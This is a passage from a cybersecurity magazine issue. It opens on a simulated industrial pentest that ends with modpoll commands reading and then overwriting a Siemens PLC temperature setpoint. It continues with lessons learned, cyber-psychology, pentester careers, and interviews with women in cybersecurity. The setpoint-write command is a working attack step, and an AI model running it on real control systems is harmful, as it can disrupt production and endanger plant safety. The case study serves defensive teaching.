deployed to /usr/bin/ through a previous post-sync task. It specifically targets the industrial network 192.168.30.0/24, which is isolated but reachable from the badge terminal's network access.

Functionality of scan_modbus

It scans ports 502/TCP (Modbus-TCP) and 44818/TCP. It also sends Modbus requests using Function Code 0x03 (Read Holding Registers). It can dump the response into an encrypted local file (/tmp/bus.log.enc) and identifies a Siemens S7-1200 PLC (firmware vulnerable).

The script then sends a test command using modpoll:
modpoll -m tcp -t 4:float -r 40001 -c 2 192.168.30.x

Results confirm that:
Communication is possible from the badge terminal.

The PLC (Programmable Logic Controller) has no IP filtering. The setpoint registers are accessible in read mode.

A setpoint modification is then sent via:
modpoll -m tcp -t 4:float -r 40001 -c 2 -1 192.168.30.21 85.0

This command changes the temperature setpoint of a regulation module during active production, causing a misalignment between actual values and system setpoints without any authentication or logging on the PLC side.

Thibaud

This case study exposes a troubling reality: in today's interconnected industrial world, even a seemingly minor security flaw in the network can trigger a devastating chain reaction, and compromise critical production systems. The simulated attack, which originated from a simple IP camera exposed to the Internet, highlights a series of systemic mistakes and the urgent need for a multi-layered security approach to defend industrial environments against increasingly sophisticated threats.

The initial breach stage, exploiting outdated systems and an unauthenticated admin interface on the IP camera, serves as a reminder of the vital importance of timely patch management and continuous monitoring of all network-connected device, including those dedicated to physical security. Such devices, often perceived as less critical than traditional OT systems, can nonetheless become significant entry points for attackers seeking to infiltrate the network. Their direct exposure to the Internet, without adequate security controls, is an open invitation to cyber threats.

The unexpected pivot via unsecured Bluetooth LE communication with a wall-mounted time clock reveals a frequent blind spot in industrial security strategies: seemingly benign auxiliary devices can become the weak link enabling movement toward more sensitive OT assets. Negligence in the management of wireless protocols and the interactions between seemingly disparate systems proved to be a critical vulnerability. The lack of strong authentication and the cleartext transmission of data over this link enabled the pentesters to breach an initial internal network barrier. This finding points out the necessity of auditing and securing all forms of communication, including those involving IoT technologies and physical access systems.

The absence of effective network segmentation showed another major weakness. The lack of robust security boundaries between the corporate IT network, the OT environment, and physical access systems allowed the attack to progress with minimal resistance. A properly segmented architecture based on the principle of least privilege and reinforced by firewalls and demilitarized zones, is essential to contain breaches and protect the most critical assets.

The use of unencrypted protocols such as HTTP for authentication and sensitive data transfer, including operator credentials, made it easy for attackers to intercept and replay this information. Encrypting all internal communications, particularly those involving credentials and operational data, is a fundamental security measure to prevent spying and tampering.

The discovery of hardcoded credentials in update scripts stored on the NAS server highlights a severe design and secret management flaw, with potentially disastrous consequences. Storing cleartext passwords accessible to any entity with even limited network access immediately compromises the security of connected systems. Rigorous secret management practices, leveraging digital vaults and strong authentication mechanisms, are necessary to safeguard sensitive information.

Finally, the ability to interact with a Siemens S7-1200 PLC without any authentication or logging within the OT network is a critical vulnerability with potentially catastrophic implications for production. The lack of access control and traceability on industrial control systems leaves the door wide open to undetected manipulations and malicious shutdowns. Implementing strong authentication, clear access control, and comprehensive logging is mandatory to ensure the integrity and availability of OT systems.

More than ever, let's remain vigilant with our data!

When Tactics Become Deception

How to leverage the social pressure bias against hackers?

NATHALIE GRANIER

Nathalie Granier works as a cyber-psychologist, specialized in the behavioral analysis of cyber criminals. She monitors malicious actors and groups, identifies their behavioral patterns and human connections, and also focuses on social engineering attacks, with a strong focus on the psychological manipulation techniques they use.

In this article, Nathalie explains how the same cognitive biases exploited by malicious individuals can be leveraged to divide them and improve our own safety. She addresses these biases from both the victim's and the attacker's perspective, offering insights from both sides.

From the victim's perspective

Since ancient times, belonging to a group has been vital for survival. In early societies, social exclusion meant exposure to severe dangers. Even today, the fear of rejection persists, perceived as a threat to our self-esteem.

To protect ourselves, we tend to conform and avoid risks, sometimes to the point of self-censorship. This avoidance reflex can become a psychological barrier, limiting our choices and depriving us of valuable opportunities.

Let's examine social pressure from the victim's perspective and understand how it can be weaponised in cyberspace.

Before the attack

Cybercriminals are skilled psychologists: they exploit our vulnerabilities, particularly our need to belong and our fear of exclusion, to manipulate us. Under social pressure, victims often react impulsively. Psychological biases, well known to attackers, facilitate manipulation and increase the effectiveness of cyberattacks.

Among many examples, **time pressure** is commonly used, amplified by messages like: "You must click within 24 hours to avoid account suspension." The fear of appearing incompetent pushes people to act without thinking.

Digital age conformity is another key factor. A fake bank outage prompts clicks because "thousands of people have already done so." This imitation reflex amplifies the scam's success.

Obedience to authority plays a significant role. In certain contexts, respect for authority or a directive from a state actor leads people to comply without question.

The drive for **social harmony** can also be exploited: the fear of conflict makes victims accept suspicious requests, even within personal relationships or close family circles.

After the attack

After a cyberattack, victims often hesitate to ask for help or report the incident for fear of being judged. In environments where competence is highly valued, admitting a mistake can be seen as failure.

This reluctance to report can also stem from anxiety about not meeting the organization's expectations, reinforcing feelings of guilt and self-blame.

We overlook the fear of internal repercussions, such as sanctions or blame, which leads victims to downplay the incident and avoid seeking external support.

From the attacker's perspective

Cybercriminals are also subject to social pressure. In underground forums, demonstrating one's worth through technical exploits is crucial.

The quest for recognition drives them to take risks, sometimes against their own interests or safety. Just like their victims, they are bound by group norms that influence their decisions... and make them vulnerable too.

Attackers constantly strive to prove their skills and maintain their status within their community. This pressure to be perceived as superior or as an expert often pushes them to take reckless risks just to impress their peers.

They may launch attacks that exceed their actual technical capabilities or target high-risk victims in the hope of gaining fame. This constant need for validation often leads them to act without sufficient precaution, resulting in technical mistakes and flaws in attack preparation.

Increasingly, inexperienced cyber offenders target large multinational companies without any real background or planning. Their ambitions are high, but without immediate recognition or adequate preparation, they often make fatal errors. In trying too hard to impress, they end up exposing themselves.

A striking example is Lizard Squad, notorious for attacks on online gaming platforms: their drive to impress pushed them to make reckless decisions, leading to the arrest of several members, including Junaid Hussain.

This constant urge to push boundaries can lead to strategic mistakes, poor target selection, or ill-prepared attacks, exposing attackers to detection and failure.

The pressure to outdo others in the complexity of their attacks can also foster a sense of invincibility, causing them to underestimate risks. This misjudgment, where personal glory outweighs strategic planning, may lead a cybercriminal to rush an attack or use untested tools just to stand out.

The NotPetya attack reflects this dynamic. Although highly destructive and technically sophisticated, it was strategically flawed: the attackers used the EternalBlue exploit, which was already widely known following WannaCry, which made it easier for defenders to detect them.

By acting too loudly and impulsively, attackers increase their chances of exposure. In all these cases, the influence of group bias is clearly obvious: by identifying with their community, they adopt risky behaviors without taking the time to question their decisions. The group effect pushes

them to follow popular strategies or approaches, often dictated by collective dynamics, even when these choices are far from optimal.

This phenomenon of collective blindness creates a vicious circle where social validation becomes the priority over rational risk assessment, thus exposing them to major strategic errors.

Their inability to break free from this group logic makes them vulnerable to critical flaws, not only tactically but also in terms of detection and security.

This is not a new phenomenon: as early as the 1980s, Irving Janis studied this dynamic. More recently, Cass Sunstein demonstrated how group discussions can amplify extreme opinions, leading to riskier decisions and reinforcing initial beliefs. This polarization process can also affect cybercriminal groups, strengthening members' commitment to bold decisions without questioning their validity.

Human error remains one of the weakest links in the security chain. Group bias, combined with internal competition within hacker communities, creates a vulnerability exploitable for offensive purposes. For example, by instilling fear of judgment, exploiting fear of failure, or even simulating technical failures and failed attacks to shake their confidence.

Hack the Attacker

"Victory belongs to the one who convinces the other they cannot win." Machiavel

By disrupting their organization and cohesion, we can weaken their effectiveness. An efficient strategy involves spreading false information or fake opportunities on hacker forums, thus enticing them to launch rushed attacks, for instance, by publishing fake critical vulnerabilities or sharing incomplete tutorials, while circulating rumors about certain members' skills to cause confusion and doubt within the group.

Another approach is to introduce contradictions into the attackers' communication in order to create confusion and delays. This can be done by producing fake, contradictory documents, giving misleading instructions impersonating a group leader, or spreading rumors of betrayal to fuel mistrust and disagreement among members.

It is also possible to isolate them by exploiting their fear of judgement and failure : for example, by manipulating logs to make them believe they left exploitable traces, or by creating fake signs of compromise to push them into panic and abandonment. The idea is to plant seeds of doubt, disrupt their confidence and cohesion, and lead them to make mistakes. By exploiting their own cognitive biases, we turn their methods against them. We, too, play on their fear of failure.

In conclusion, while human psychology is often described as the weakest link in the security chain, it is also a strategic key to turning the tables. Cybercriminals, just like their victims, are manipulated by deeply rooted psychological biases, especially social pressure and the need for recognition. By exploiting these weaknesses, we can not only disrupt their attacks but also dismantle their internal cohesion, creating a breach in their effectiveness.

BECOMING A HACKER

WHO IS IT FOR & WHAT SHOULD YOU STUDY ?

Before discussing how to become an ethical hacker, one must understand that ethical hacking is a mindset, a very specific way of thinking and acting. There is no unique, clearly defined path to enter this ecosystem. Here, we will talk more specifically of the pentester, as this is the more formal term used for this field.

It is also important to question one's motivation for becoming a pentester. If the goal is fame or the thrill of being officially recognized as a "hacker", then this is probably not a good reason to get down this path.

A solid understanding of computing fundamentals combined with a specialization in cybersecurity is an essential start for aspiring ethical hackers. The best skills, in our opinion? **Motivation. !**

Motivation is key because the path is far from easy. It's not only copying lines of code found online. It takes understanding, relentless curiosity, and a constant drive for improvement.

Let us be clear about one thing: no one becomes an expert in hacking through a three-day online course!

LEARNING HACKING

(The diplomas listed below are part of the French education system)

After high school (some schools now offer cybersecurity options):

BUT in Computer Science (formerly DUT in Computer Science) in security or networks. This three-year program provides a strong foundation in computing and may include courses dedicated to cybersecurity. The "Deployment of Communicating and Secure Applications" curriculum or "Cybersecurity" are particularly relevant for those who wish to become pentesters.

Professional Bachelor's Degree in Computer Science with a major in system and network security. This one-year program after a two-year degree provides targeted skills in network administration and security.

Bachelor's Degree in Cybersecurity (offered by specialized schools or universities). More and more institutions now offer bachelors' programs focused on cybersecurity, covering the technical aspects of pentesting.

Master's Degree in Computer Science with a specialization in cybersecurity or information security. A master's degree (equivalent to a five-year degree) deepens both theoretical and practical knowledge in cybersecurity, often with courses dedicated to offensive security and pentesting.

Engineering Degree in Computer Science with a major in cybersecurity. Engineering Schools also offer specializations in information security, training high-level experts capable of carrying out complex intrusion tests.

Specialized Master's Degree (Bac +6) in Cybersecurity. These advanced programs focus on highly specialized areas of cybersecurity, such as offensive and defensive strategies for securing information systems in depth.

There is a wide range of training options in this field, too many to list them all here. One should not overlook professional certifications, which are highly valued in the pentesting industry. Just like academic degrees, certifications are numerous, but some are more sought-after than others. They are not mandatory but are strongly recommended as tangible proof of expertise.

Certified Ethical Hacker (CEH)

this internationally recognized certification demonstrates a strong understanding of the techniques and tools used by malicious hackers, but within a legal and ethical framework.

Offensive Security Certified Professional (OSCP)

this certification is highly technical and practice-oriented, focusing on real-world pentesting. It is well-known for its difficulty and is highly valued by recruiters.

CompTia PenTest +

this certification assesses up-to-date skills in penetration testing, vulnerability assessment, and management, ensuring that professionals can determine a network's resilience to attacks

LEARNING ON YOUR OWN OR CAREER CHANGE

Going back to school may not be possible for everyone. However, career transitions are possible through professional mobility programs such as those supported by French program "Transition Pro".

Additionally, it is highly recommended to continue self-training throughout your career using learning platforms such as **TryHackMe**, **RootMe**, or **Hack The Box.** They offer a real way to practice in a secure, controlled environment, via practice labs. More and More recognized by recruiters, training on these platforms demonstrates a candidate's drive to learn, push boundaries, and continually improve their skills.

Do not hesitate to reach out to professionals working in Cybersecurity as pentesters to discuss their daily work and get genuine insights. Building a strong network and learning from peers is as important as formal education and certifications.

RAISE AWARENESS TO PROTECT BETTER

How can we talk about cybersecurity with the younger generations and make it really meaningful ? It all starts with simple words and by listening carefully to what they have to say.

For several years now, the CEFCYS (Cercle des Femmes de la Cybersécurité) has been leading awareness campaigns through its dedicated group and its volunteer collective Shield4Cyber.

Their goal is clear: to guide and support children, teenagers, parents and teachers as they navigate an increasingly connected world. Created by cybersecurity professionals, Shield4Cyber volunteers go into classrooms, from primary schools to high schools across France, to help young people understand online risks and adopt safer, more responsible online habits.

The workshops are intentionally small and interactive, encouraging every participant to speak up. The themes are selected to mirror their everyday digital experiences : screen time, social networks, online games, privacy, and cyberbullying. Nothing is off-limits, and each session objective is to give practical advice they can use straight away.

"What works best is when they can make the connection to their own daily life." explains Laetitia Soyer, an active member of Shield4Cyber. And it resonates as young teenage students talk about running their own YouTube channels, a perfect ice-breaker to discuss what it means to share content, protect personal data and manage their online reputation.

The program evolves depending of the students' age: for the youngest children (ages 5 to 9), the goal is to form good habits from their very first clicks. For teenagers, the focus shifts to recognizing risks and taking responsibility, especially on social media. Sessions also shine a light on digital careers, planting the seeds for a genuine cybersecurity culture from an early age. More than lectures, these workshops are moments for real discussions.

To keep the conversation going, Shield4Cyber extends its advice online too, with short educational videos on YouTube helping young people and parents to stay informed.

It is an additional tool to communicate key cybersecurity awareness messaging. Presented as short animated videos, these clips describe everyday situations, like sharing photos with friends on social media, to illustrate the right behaviors to adopt.

This simple format helps young people relate to the scenarios and understand the risks they may face online, while also providing parents with some tools to start important conversations at home.

Educating children about their digital presence also means supporting parents,

who sometimes need guidance to understand how their kids use technology daily.

Regular conferences are organized for teachers, educators, and parents to improve the long-term impact of this education.

Behind every workshop lies another message for the future: cybersecurity can be a promising career path for younger generations. Presenting cybersecurity jobs and sharing inspiring career stories is also part of the workshop. By showcasing the diversity of profiles in this field, these initiatives help make cybersecurity more inclusive.

Other initiatives share this same goal. Startup For Kids is part of this movement, offering a playful and educational approach to introduce children to digital challenges and innovation. The charity regularly hosts workshops, hackathons, coding classes, and events designed to encourage curiosity and teamwork.

These projects complement the awareness efforts led by the CEFCYS as both programs have been working together on various missions for several years.

All these initiatives share a teaching approach based on listening and exchange. Their goal is to build a responsible, educational and accessible digital culture. Cybersecurity concerns everyone and can start in a classroom, through awareness workshops, or even a simple conversation.

It is precisely how these associations make all the difference.

WOMEN SHAPING CYBER'S FUTURE

Reinventing Healthcare with AI: **Medi Kebantima's** Groundbreaking Project

Medi Kebantima, a cybersecurity student at the Paris School of Technology & Business (PST&B) and founder of the start-up INNOV in the Democratic Republic of Congo, is transforming the healthcare sector in Africa through artificial intelligence. With her application, Kisi App, which verifies the authenticity of medicines, she tackles a critical challenge for the continent. In this interview, she shares her journey, her innovative solution, and her ambitions to strengthen both cybersecurity and healthcare on a global scale.

Hello Medi, could you introduce yourself in a few words?

I'm Medi Kebantima, currently pursuing a Master's degree in Cybersecurity at the Paris School of Technology & Business (PST&B). Before that, I earned a Bachelor's degree in Electrical Engineering with a focus on Networks and Telecommunications in Kinshasa, DRC.

Today, I'm specializing in cybersecurity while developing INNOV, the start-up I founded in the Democratic Republic of Congo.

Can you tell us more about INNOV's projects ?

At INNOV, we offer training services in home automation, robotics, and artificial intelligence, and we've launched two major projects. The first one, Kisi App, is an innovative solution that uses AI to verify the authenticity of medicines, addressing a major public health challenge. The second project, Jeuneuriat (a blend of the French words "Jeunes" meaning youths and "Entrepreneuriat" for entrepreneurship), aims to promote entrepreneurship among students and encourage young people to pursue careers in STEM (Science, Technology, Engineering, and Mathematics). So far, we have trained over 3,000 students across the DRC. Through a hands-on and engaging approach, students have worked on various projects: some built small robots or mobile apps, while others developed leadership and teamwork skills.

How did you come up with the idea for Kisi App, and how does it work?

The idea was born during a UN Women incubation program which supports projects with a strong social impact. As I got deeper into my research, I realized just how serious the falsified medicine problem is in Africa.

That's how Kisi App was born, an application that verifies a medicine's authenticity using a molecular analysis device.

Over time, we developed a system that combines artificial intelligence with spectrophotometry (a technique measuring how a substance absorbs light to identify its composition) to compare drugs against official standards. I wanted a solution which would be easy to deploy, so I explored pairing an app with an intelligent analysis device. That's how we built our first prototype.

At every stage, the project evolved. We showcased it at various competitions, won awards and that success ultimately led us to launch the start-up INNOV.

You have received several recognitions, including Forbes Africa's "30 Under 30," as well as awards from Total Energies and CEFCYS for this innovation. What do these mean to you?

These recognitions validate the hard work my team and I have put in. They push us to go further and inspire other young people, especially women, to step into tech and entrepreneurship. I studied in an environment where there were very few women, so I want to be a role model for those who might hesitate to pursue this path.

What inspired you to get into cybersecurity?

My business experience made me aware of digital and technological risks, and how crucial data protection is, especially in healthcare. With Kisi App, we handle very sensitive data, so understanding how to secure it properly was vital to making the solution reliable.

That is why cybersecurity became an obvious next step for me.

Is there a specific area of cybersecurity that you are interested in ?

Yes, governance, risk, and compliance (GRC). It is a key area for protecting companies against cyberattacks by structuring their security policies and anticipating threats.

How does your cybersecurity training influence your projects today?

It allows me to implement security concepts directly into my solutions, always considering risk and compliance aspects. Cybersecurity is strategic: it gives me a broader perspective on threats and the best practices to counter them.

What is your vision for the future of cybersecurity and your role in it?

Cyber threats will keep evolving as digitalization expands. The future of cybersecurity lies in critical areas like artificial intelligence, blockchain, and other emerging technologies. My goal is to be a cybersecurity leader in Africa and beyond, protecting critical infrastructures and raising awareness about the importance of digital security.

What advice would you give to anyone wanting to start a career in cybersecurity?

Don't be intimidated. Cybersecurity is vast, curiosity, persistence, and a genuine desire to learn are the keys to success. There are so many resources out there, and the field is constantly changing.

Thank you, Medi. Any final words?

"You become what you believe." a quote from Oprah Winfrey that resonates with me deeply. Self-confidence is crucial to move forward. What really matters is what we believe is possible for ourselves. Every step we take today shapes the future we build tomorrow.

WOMEN'S LEADERSHIP IN CYBERSECURITY

"We still meet many women who believe these careers aren't meant for them."

Nacira Salvan

Diversity and gender equality in cybersecurity are topics which are often brought up, but in reality, true equality is still a work in progress. Yet, we can see some slow improvement thanks to the dedication of leaders like Nacira Salvan. As the founder of the Cercle des Femmes de la Cybersécurité (CEFCYS), she's committed to change the narrative for women talents in Cybersecurity.

With a background in IT engineering, Nacira has had roles as Chief Information Security Officer at major global firms like PwC and Thales. Today, she leads the Information Systems Security Policy mission at the French Ministry of the Interior and advises the Deputy Director General on digital security. She also played an important role alongside the Ministry's Digital Transformation teams to ensure the success of the Paris 2024 Olympic and Paralympic Games.

Her impressive journey reveals a clear truth: even though more women are entering cybersecurity and they still remain underrepresented. In 2016, she created CEFCYS to build a dedicated space for women to connect, mentor one another, and gain visibility. The association is inclusive, welcoming men who share its values and want to help build a more diverse cybersecurity community.

CEFCYS has grown into a recognized reference across France and Europe. It's known for schools Cybersecurity-awareness programs, conferences, networking events, and strong partnerships with companies such as Microsoft or Orange Cyberdefense and public institutions. It also organizes the European Cyber Women Day, an award ceremony celebrating the achievements of women across Europe's cybersecurity landscape.

In a sector facing a global talent shortage, Nacira points out that the problem is not the absence of women, it's their invisibility and, too often, their own self-doubt. "We still meet many women who believe these careers aren't meant for them," she says.

Yet, Cybersecurity offers many career opportunities : risk analysis, hacking, forensics, crisis management, cyber awareness, and compliance… essential roles which are open to people from various backgrounds.

The challenge goes beyond skills, the lack of visible women role models in cybersecurity still holds many young women back from imagining themselves in these careers.

Those who do often feel they must meet exceptionally high standards, aware that their path and integration may be more complicated than for their men counterparts.

For Nacira Salvan, attracting more women into digital starts with education: "To make the sector more inclusive, we need to start the conversation in middle school. Students should know that digital careers aren't just for men, and they should be informed about the wide range of jobs available."

Through real examples and real-life stories, Nacira and the CEF-

CYS community share powerful messages to encourage young people to dream bigger and challenge outdated stereotypes.

According to France's national statistics office, gender inequalities in the workplace are significantly decreasing, between 1995 and 2023, the income gap narrowed by a third.

Yet some barriers remain deeply rooted and continue to limit ambitions.

Nacira knows this all too well. Early in her career, she learned that, despite holding the same job position as a male colleague, she had a lower salary. The management's explanation was very revealing: "He negotiated better." It's a small phrase speaking volumes about the systemic inequalities still shaping many women's professional lives, far beyond the cybersecurity sector.

To fight these obstacles, Nacira has always believed in the power of education and role models. In 2021, CEFCYS published "I Don't Wear a Hoodie, Yet I Work in Cybersecurity" a book for young people, students and anyone considering a career change. It describes what working in cybersecurity really looks like and includes 23 stories from women who describe their career paths, daily responsibilities and successes.

Two years later, she coordinated a follow-up project: "I'm a Woman, and I Work in Cybersecurity." This time, 65 professionals from across Europe and beyond shared their stories, what they do, what drives them and what their day-to-day life is really like. These stories help to break stereotypes and offer relatable role models for anyone who still wonder if they belong to this cyber world.

These initiatives go far beyond raising awareness, they help in building an inclusive cybersecurity. For Nacira Salvan, the diversity of professional backgrounds and career paths are major strength, and cultural change is as important as the technical tools used to secure our digital world. Her own career is proof of what determination and a sense of purpose can achieve. She embodies a vision for cybersecurity that leaves no one behind and looks forward to the day when gender balance will be so normal that it no longer needs to be discussed.

Until then, through every action and every story shared, she is helping to shift the culture of cybersecurity across Europe, one day at a time.

Interviews

Cybersecurity can seem complex and intimidating, but Leslie Fornero has a way of making it feel accessible. Through her podcast Le Monde de la Cyber, she unpacks key issues of the digital world with a clear, relatable approach.

In this article, we look back at her journey in Cybersecurity before sharing our interview with her where she shares more about her vision and upcoming projects

When Leslie launched her podcast, she had no idea it would become a reference in the French-speaking cyber community. What started as a simple project is now a media platform followed by professionals and cyber enthusiasts across France and even beyond.

Through this journey, she represents an inclusive way of communicating, breaking away from the usual norms of the industry, a strategy that is now showing incredible results.

In 2022, Leslie joined Stoïk, a young insurance company specializing in cyber risks management, shortly after its creation. As one of the first employees, she took charge of communications with the mission to raise awareness about cyber risks among their audiences.

She experimented with various formats, articles, blogs, newsletters, LinkedIn posts…until a casual remark from a colleague sparked the idea of a podcast: what if that could be an effective way to reach her audience? Having previous radio experience and encouraged by her manager and the Stoïk team, she picked up the microphone and recorded the first episode. What started as a suggestion quickly became obvious: “Le Monde de la Cyber” was born.

The launch was not easy: without notoriety, guests were hard to find. But along the way, the podcast built a loyal audience, turning a modest project into a major reference for cybersecurity professionals. Behind every episode was a clear goal: to shine a light on a field that remains largely unknown to the general public.

Leslie has welcomed French leading experts in cybersecurity, such as Yann Bonnet, Deputy CEO of the French Campus Cyber, and Gérôme Billois, partner at Wavestone as well as Guillaume Poupard, Deputy CEO of Docaposte and former Director of ANSSI (and also Cyber-IT Magazine’s mentor !). Among these prestigious guests, Marion Buchet, former fighter pilot in the French Air and Space Force and head of CERT Aviation France (Computer Emergency Response Team), has brought a unique perspec-

tive on cybersecurity challenges in the aeronautics industry.

These discussions cover many topics. They address crucial issues such as the current rise in cyberattacks, while also offering analysis and practical advice to build stronger digital security. The podcast also explores more specialized themes like technological innovations, Artificial Intelligence (AI), and the political and diplomatic dimensions of cybersecurity.

These conversations open the door to deep reflections on the future of technology.

For example, when speaking about AI, Leslie says : “AI is portrayed as complex and technical as cybersecurity. It pushes boundaries, it’s a new playground to explore.”

Gradually, her podcast has become a regular appointment for many listeners in a sector still burdened by clichés.

She does not just explain cybersecurity, she lets those who build it tell the story.

That is what makes her podcast unique: a journalistic approach, genuine curiosity, and an ability to translate complex concepts into accessible stories. She builds a real bridge between experts and the wider audience.

Today, this approach is the podcast’s strength, allowing newcomers to understand the ecosystem and experts to gain perspective on multiple topics.

When Microsoft France invited her to participate in their “Microsoft Cyberwomen” program, she realized that this project had become a recognized media outlet. But what motivates her is not the numbers or the fame. It is the idea that each episode helps someone, somewhere, to get a better understanding of a world where information is often locked behind technical jargon. When I ask her if she realizes the impact she has today, she answers humbly.

She sometimes becomes aware of it in specific moment, when people stop her in the corridors of the FIC (International Cybersecurity Forum) or when a large company reaches out for collaboration. She was recently received an award from CEFCYS (Cercle des Femmes de la Cybersécurité), which recognizes women talents in cybersecurity, in the category “Women in Cybersecurity Support Roles.” This recognition rewards her commitment to education and awareness.

Leslie’s story is one of resilient personal growth and impact on an entire ecosystem.Often seen as reserved for a restricted circle, cybersecurity can actually open up to everyone.

As she puts it, “Everyone has a seat at the table. We can all bring something new to cybersecurity!”

With each episode, she brings inclusive dialogues. Her ambitious journey reflects growth shaped by hard work, determination, and commitment. A future full of possibilities is emerging, with new perspectives to explore in Le Monde de la Cyber.

Le monde de la cyber

LESLIE FORNERO

Creator and host of « Le Monde de la Cyber » Podcast

What's your background?

I followed a fairly general path, with a large part of my studies completed in Germany. I did everything as a double degree, both for my bachelor's and my master's. I finished with a master's in Political Science and Public Affairs with a major in European Policy at Sciences Po Strasbourg (France).

I started my career in the non-profit sector, working in radio before moving into the public sector as Head of Communications for an institution within the French Ministry of Culture. There, I managed communication projects and media relations.

After this, I turned to digital marketing, focusing heavily on SEO (Search Engine Optimization) for various start-ups, particularly in the e-health sector.

I never planned to work in cybersecurity. It was when I was looking for a new professional path that I joined Stoïk, which was a small cybersecurity company at the time (I was the sixth employee!), as Head of Communications.

What has been the most defining experience in your journey?

Without a doubt, launching my podcast "Le Monde de la Cyber".

This project allowed me to reconnect with an old passion: radio, which I had set aside for some time. At first, it was just a simple idea, and now it has grown into a full media outlet! Thanks to Stoïk's support, I was able to develop this project and explore fascinating topics related to cybersecurity.

I've had the honor of welcoming leading digital and cyber experts to the podcast. These rich conversations have helped me to demystify cybersecurity and make it as accessible as possible.

Today, I have the opportunity to take the podcast to new heights, as it is officially becoming independent! A new adventure is beginning for me: I'm leaving my permanent position to become an entrepreneur.

I will continue to develop the podcast to take it to the next level! There was a crowdfunding campaign and I am securing my first partnerships to ensure the project's sustainability.

In your view, what are the main cybersecurity challenges currently, and how should we prepare for them?

Artificial intelligence is pushing boundaries. It's a technology that opens up new possibilities, but risks and threats are evolving just as quickly.

Getting prepared for this digital transition starts with an understanding of the technology. With the podcast, I have a platform to make these topics more relatable and understandable for everyone, through clear information and education. I also work to break down stereotypes: cybersecurity is not just the domain full of mysterious hackers in hoodies or ultra-technical experts. By presenting subjects like AI and cybersecurity in a clearer, more practical way, I want to make them accessible to all, especially to women who often struggle to see themselves represented in the industry.

Any final word you would like to share with us ?

"Le Monde de la Cyber" has given my career an entirely new, unexpected direction. If it happened to me, why not to others ? Everyone has a seat at the table in cybersecurity, and there is still so much to do to make these careers more visible and appealing.

I hope my podcast and communication work can help to move things forward. One thing is certain : I will keep working toward this goal, as the challenges ahead are both fascinating and scary, and they will require us to join forces to face them.

CHLOE VILETIER

Business Cybersecurity Consulting

Who are you, in a few words?

I like to say that I'm a true product of Tech and not the typical profile in Cybersecurity. I work at a consulting firm specializing in Cybersecurity, focusing on GRC (Governance, Risk, and Compliance), resilience, and awareness. I belong to the (still underrepresented) 13% of women in cybersecurity in France. I'm not a "geek", I did not attend engineering school, yet I work in a sector often perceived as highly technical.

What is your background?

Cybersecurity was not my initial calling but rather an opportunity.

I spent several years selling Microsoft cybersecurity solutions to large corporate clients.

After 17 years at Microsoft, I joined BearingPoint, a leading management and technology consulting firm, in 2024, to help develop their Cybersecurity practice.

Since I used to work mainly on the technological side at a software vendor company, I wanted to get more focus on the human and organizational aspects of cybersecurity.

At the same time, I developed my expertise by earning an Executive MBA in Cybersecurity and Information Risk Management from ESG Paris, graduating with honors in early 2025. My goal is to transform how cybersecurity is perceived, moving it beyond its technical roots to position it as a vital strategic function for organizations and the wider community.

What has been the most significant experience in your career?

Leaving Microsoft France in 2023 was probably the most significant moment in my professional career. At the time, I was Chief of Staff to the President of Microsoft France, a key role in the organization, and my career path at Microsoft seemed clearly set. I dared to leave the company that taught me so much over 17 years. I dared to return to school at 40 years old through an Executive MBA program. I dared to continue developing myself in Cybersecurity, a male-dominated and technical field, as a woman with a commercial background.

What inspired you to share your expertise and raise awareness about cybersecurity?

Working in cybersecurity has given real meaning to my career: helping make our digital world a safer place. But there is still a long way to go, especially when it comes to changing mindsets and behaviors so that cybersecurity truly becomes everyone's responsibility. I believe that people must become the strongest link in the cybersecurity chain. I work towards this goal through two main approaches:

- Demystifying cybersecurity and highlighting how essential it is, using clear, accessible and educational methods because understanding cybersecurity is key to protecting ourselves effectively.

- Informing and inspiring women (and men!) about the diversity of career paths possible in this field, by sharing my own journey and experiences because understanding cybersecurity is also the first step to getting involved.

In your view, what are the main cybersecurity challenges currently, and how should we prepare for them?

Cybersecurity faces two main challenges today: threats are evolving faster than ever, while awareness and preparedness remain insufficient. Cyberattacks are becoming increasingly sophisticated and widespread, targeting organizations of various sizes and sectors. Meanwhile, many still fail to recognize cybersecurity as a strategic priority that extends far beyond purely technical concerns.

Any final words you would like to share?

I truly believe in the power of sharing and transmission. If my journey can, even in a small way, change someone's perspective or give confidence to those who never thought they belonged in this field, then I will have accomplished my goal. So let's move forward together with curiosity, kindness, and determination.

CONTRIBUTORS

Editor-in-Chief : Arnaud LEROY
Graphic Design : Arnaud LEROY
English Translation : Maëva ASTORGA
Magazine Mentor : Guillaume Poupard

We would like to thank everyone who contributed to this issue.

April/June 2025

To support the Magazine